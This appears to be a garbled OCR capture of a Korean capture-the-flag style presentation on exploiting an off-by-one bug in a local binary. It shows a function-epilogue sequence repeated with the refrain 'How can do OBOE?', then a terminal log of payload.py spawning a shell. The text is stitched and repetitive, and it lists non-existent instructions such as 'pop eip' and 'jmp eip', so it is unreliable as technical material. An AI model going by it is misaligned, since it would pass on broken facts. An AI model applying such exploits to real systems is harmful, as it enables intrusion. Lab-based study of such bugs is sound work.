
mov esp, ebp

How can do OBOE?



pop ebp

How can do OBOE?




pop eip

How can do OBOE?


jmp eip

How can do OBOE?




mov esp, ebp

How can do OBOE?




pop ebp

How can do OBOE?



pop eip

How can do OBOE?



jmp eip

How can do OBOE?

```
┌──(wogns7930㉿SJH4CK3R)-[~/oboe]
└─$ python3 payload.py
[+] Starting local process './off_by_one_000': pid 8325
[*] Switching to interactive mode
Name: Name: ,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x0
\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04,\x04$ ls -al
합계 2480
drwxr-xr-x  2 wogns7930 wogns7930    4096  5월 15 18:16 .
drwxr-xr-x 18 wogns7930 wogns7930    4096  5월 15 14:58 ..
-rw-------  1 wogns7930 wogns7930    3810  5월 15 18:16 .gdb_history
-rw-------  1 wogns7930 wogns7930 2666496  5월 15 18:16 core
-rwxr-xr-x  1 wogns7930 wogns7930    7852  4월  1  2020 off_by_one_000
-rw-r--r--  1 wogns7930 wogns7930     618  4월  1  2020 off_by_one_000.c
-rw-r--r--  1 wogns7930 wogns7930     137  5월 15 14:59 payload.py
```

쉘을 획득한 것을 알 수 있다.

Q & A

감사합니다